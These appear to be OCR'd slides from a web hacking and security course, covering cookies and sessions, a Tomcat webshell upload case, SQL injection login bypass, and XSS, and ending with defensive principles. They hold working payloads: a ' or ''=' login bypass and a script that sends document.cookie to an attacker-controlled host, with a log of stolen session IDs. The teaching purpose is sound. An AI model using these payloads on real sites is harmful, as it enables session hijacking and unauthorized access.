- **Cookie / Session example (amazon case)**

- **JSESSION**
- **at-main**
- **csm-hit**
- **lc-main**
- **sess-at-main**
- **session-id**
- **session-id-time**
- **session-token**
- **skin**
- **u-bid-main**
- **x-main**
- **x-wl-uid**

0x03. Key fundamental concept of Web (4/5)



■ User authentication (Cookie/Session)

The screenshot shows a web browser window with the following details:


- Title Bar:** Amazon.com: Online Sh... (partially visible)
- Address Bar:** 안전함 | https://www.amazon.com/?ref_=nav_signin&&ref_=nav_signin&&ref_=nav_custrec_signin&
- Header:** NEW & INTERESTING FINDS ON AMAZON, EXPLORE, Deals in Back to School
- Amazon Logo:** amazon Try Prime
- User Information:** Hello, KyoungGon, Account & Lists, Orders, Try Prime, Cart (0)
- Navigation:** Departments, Browsing History, KyoungGon's Amazon.com
- Language:** EN, Hello, KyoungGon

The main content area displays a large advertisement for an Echo Dot device.

In the bottom right corner, the developer tools Application tab is open, showing the Storage section with the Cookies table:

| Name | Value | Domain | Path | Expires | Size | HTTP | Secure | SameSite |
|------------|-------------|------------|-------------|---------|----------|------|--------|----------|
| JSESSIONID | 6895A0B3 | 462B2 | www.am... | / | Session | 42 | ✓ | ✓ |
| ubid-main | 135-7571 | | .amazon.... | / | 2036-... | 28 | | |
| x-main | "lul1d0Y... | Ru@IOiL... | .amazon.... | / | 2037-... | 72 | | |
| x-wl-uid | 1qQN6uC | TYnTv/q... | .amazon.... | / | 2036-... | 149 | | |


- Web - WAS - Database Architecture



0x04.

Web Hacking & Security Techniques

- High Risk : File Upload, SQL Injection



0x04. Web Hacking & Security Techniques



- High Risk : File Upload Vulnerability – Real Case
- Airport Company

The screenshot shows the Apache Tomcat Manager interface. At the top, there's a table for session management with rows for '/test' and another row for session timeout. Below this is a 'Deploy' section for deploying a WAR file or directory. It includes fields for Context Path, XML Configuration file URL, and WAR or Directory URL, along with a 'Deploy' button. Under 'WAR file to deploy', there's a file input field containing 'Documents\utilties\webshell\deloitte_test.jsp' and a 'Deploy' button. At the bottom, the 'Server Information' section provides details about the Tomcat and JVM versions.

| Tomcat Version | JVM Version | JVM Vendor | OS Name | OS Version | OS Architecture |
|----------------------|------------------------------|-----------------|---------|------------|-----------------|
| Apache Tomcat/6.0.20 | pap3260sr8-20100409_01 (SR8) | IBM Corporation | AIX | 5.3 | ppc |

Copyright © 1999-2005, Apache Software Foundation

The screenshot shows a file manager interface with a list of files in a table. One file named 'root' is selected and highlighted with a red box. The table columns are Name, Size, Type, and Date. Buttons for 'Launch' and 'Cancel' are visible. At the bottom, there are buttons for 'Download selected files as zip', 'Delete selected files', and other file operations like Create Dir, Create File, Move Files, Copy Files, and Rename File.

| Name | Size | Type | Date |
|----------------------------|-----------|------|--------------|
| [/] | | DIR | |
| [..] | | DIR | |
| [root] | | DIR | Dec 7, 2015 |
| [insurance] | | DIR | Dec 18, 2015 |
| [manager] | | DIR | Jul 6, 2016 |
| [event] | | DIR | Jul 28, 2016 |
| [Manager] | | DIR | Jul 5, 2016 |
| [ibmjdk6] | | DIR | Jun 5, 2010 |
| [java] | | DIR | |
| [java_] | | DIR | |
| [jennifer] | | DIR | |
| < | | | |
| [META-INF] | | | |
| [OZ] | | | |
| [QuickCa | | | |
| [ReservationCenterManager] | | DIR | Jun 10, 2016 |
| @LongLink | 101 bytes | File | May 14, 2016 |

0x04. Web Hacking & Security Techniques



▪ High Risk : SQL Injection Vulnerability

The image shows two screenshots of a web browser. The left screenshot is titled 'Login Page' and shows a form with fields for 'ID' and 'Password', and a 'Login' button. A yellow callout box at the bottom contains the text 'ID, Password : ' or ''=''. An arrow points from this box to the 'ID' field. The right screenshot is titled '192.168.123.109/AIS3/me' and shows a success message: 'Login Successful.', 'Welcome.', and a link 'Back to the Main'. A red arrow points from the 'ID' field in the first window to the 'me' part of the URL in the second window.

```
strSQL="select user_id,user_id, user_pw, name, email, homepage from member where  
user_id='&id&' and user_pw='&password&'"
```

```
strSQL="select user_id,user_id, user_pw, name, email, homepage from member where  
user_id=' or ''=' and user_pw=' or ''='"
```



- **High Risk : SQL Injection Vulnerability - Real Case**

SQL Injection Exposes 2 Million Ubuntu Forum Users

Ryan O'Leary, VP Threat Research Centre, WhiteHat Security On July 20, 2016

Ubuntu Linux developer Canonical has admitted that the data of 2 million of its forum users has been compromised, following the exploitation of a known SQL vulnerability. The flaw was found in the 'Forumrunner' add-on, which was left unpatched. User passwords have not been breached, but the attacker had access to the usernames, email addresses and IPs for the 2 million affected. Ryan O'Leary, VP Threat Research Centre at WhiteHat Security commented below.

Ohio clinic hit by hackers, thousands of health records stolen


Over 105,000 internal documents were uploaded to a Google Drive.



By Zac

The attack was allegedly carried out by an **SQL injection**, an often easy-to-carry out attack for out-of-date systems.

- Middle Risk : XSS, File Download(Directory Traversal)




0x04. Web Hacking & Security Tech

XSS Attack.

1. Attacker insert malicious code at the board
`<script>window.open('http://attacker_ip/getcookie.php?cookie=' + document.cookie);</script>`

3. user's cookie information send to the attacker's computer

```
[anesra@null2root public_html]$ cat cookie.txt
Get Cookie
2006.08.01-14:42:22 221. .... 242 JSESSIONID=GTtPcJb
3118100!-1; MINWONSESSION=GT1k5pQqdLGwKm7S5bTTt2v2cpr
2006.08.01-14:42:47 221. .... 242 JSESSIONID=GTtPcJb
3118100!-1; MINWONSESSION=GT1k5pQqdLGwKm7S5bTTt2v2cpr
2006.08.01-14:46:22 221. .... 242 JSESSIONID=GTtPcJb
3118100!-1; MINWONSESSION=GT1k5pQqdLGwKm7S5bTTt2v2cpr
2006.08.01-14:46:33 221. .... 242 JSESSIONID=GTtPcJb
3118100!-1; MINWONSESSION=GT1k5pQqdLGwKm7S5bTTt2v2cpr
2006.08.01-14:53:55 221. .... 242 JSESSIONID=GTtPcJb
3118100!-1; MINWONSESSION=GT1k5pQqdLGwKm7S5bTTt2v2cpr
2006.08.01-14:56:05 221. .... 242 JSESSIONID=GTtPcJb
3118100!-1; MINWONSESSION=GT1k5pQqdLGwKm7S5bTTt2v2cpr
2006.08.01-14:56:11 221. .... 242 JSESSIONID=GTtPcJb
3118100!-1; MINWONSESSION=GT1k5pQqdLGwKm7S5bTTt2v2cpr
2006.08.01-15:02:08 221. .... 242 JSESSIONID=GT15xGk
3118100!-1; MINWONSESSION=GT1k5pQqdLGwKm7S5bTTt2v2cpr
```



2. User click board which contain malicious code

주소(D) http://www.victim.com/bbs/board_write.asp

Google Search 97 blocked ABC Check AutoLink

개시판

| | |
|--------|---|
| 이름 | 마네스라 |
| 패스워드 | ***** |
| E-mail | null@root.org |
| 제목 | XSS 테스트 |
| HTML | <input checked="" type="radio"/> 적용 <input type="radio"/> 비적용 |
| 내용 | 안녕하세요^^ <script>window.open('http://anesra.null2root.org/getcookie.php?cookie=' + document.cookie);</script> |

주소(D) http://www.victim.com/bbs/board_view.asp?num=3

Google Search Popups okay ABC Check AutoLink

내용보기

| | | | |
|-------|---------------|-----|-----------------------|
| 이름 | 마네스라 | 등록일 | 2003-08-04 오후 9:39:00 |
| Email | null@root.org | 조회 | 3 |
| 제목 | XSS 테스트 | | |
| 내용 | 안녕하세요^^ | | |

주소(D) http://anesra.null2root.org/getcookie.php?cookie=ASPSESSIONIDCSACTCRT=KBCICOCAMNJEGGLCAIOPPHD

Google Search 98 blocked ABC Check

2006.08.04-21:03:02 ASPSESSIONIDCSACTCRT=KBCICOCAMNJEGGLCAIOPPHD

0x04. Web Hacking & Security Techniques



▪ XSS Vulnerabilities : Real cases

MICROSOFT AWARDS HP RESEARCHERS \$125,000 BUG BOUNTY

This week, a severe security flaw was discovered in fully patched versions of Internet Explorer which allows attackers to steal user credentials on both Windows 7 and 8.1. The vulnerability, a universal cross-site scripting (**XSS**) flaw, allows a hacker to inject script into a website, potentially steal authentication cookies and hoodwink a victim into visiting

A screenshot of a Mozilla Firefox browser window. The title bar says "Translations - Mozilla Firefox". The address bar shows the URL "http://www.facebook.com/translations/?aloc=ro_RO&search=&app=1&q=""><script>alert(document.cookie)</script>". Below the address bar is a toolbar with various icons. The main content area shows a Facebook page titled "Translations in Româna". At the top of the page are tabs for "Original Phrases" and "Translated Phrases", with "Translated Phrases" selected. A search bar shows the query "Facebook". Below the search bar is a yellow box containing the text "Your search for "">". A modal dialog box is displayed at the bottom, titled "The page at http://www.facebook.com says:". It contains a warning icon and the following JavaScript code: "locale=en_US; x-referer=http%3A%2F%2Fwww.facebook.com%2Ftranslations%2F%3Faloc%3Dro_RO%26search%3D%26app%3D1%26q%3D%2527%2522%253E%253Cscript%253Ealert%2528document.cookie%2529%253C%2Fscript%253E%23%2Ftranslations%2F%3Faloc%3Dro_RO%26search%3D%26app%3D1%26q%3D%2527%2522%253E%253Cscript%253Ealert%2528document.cookie%2529%253C%2Fscript%253E; noscript=;". An "OK" button is at the bottom of the dialog.

0x04. Web Hacking & Security Techniques



- Web security principle #1: Do not trust user's input

Normal User



Malicious Hacker



講師 課程 報名 錄取 新聞 回顧 登入

報名
6/5~6/20

線上測驗
7/5~7/7


正式課程
8/28~9/3

IT Operator/Programmer





- Web security principle #2: Do not give full check at client side





- Web security principle #3: Do not trust black-list filter rule



White List: A list or collection of entities that are known, trusted, or explicitly permitted.



0x05.

Exercise web hacking wargame



Thank
You!!!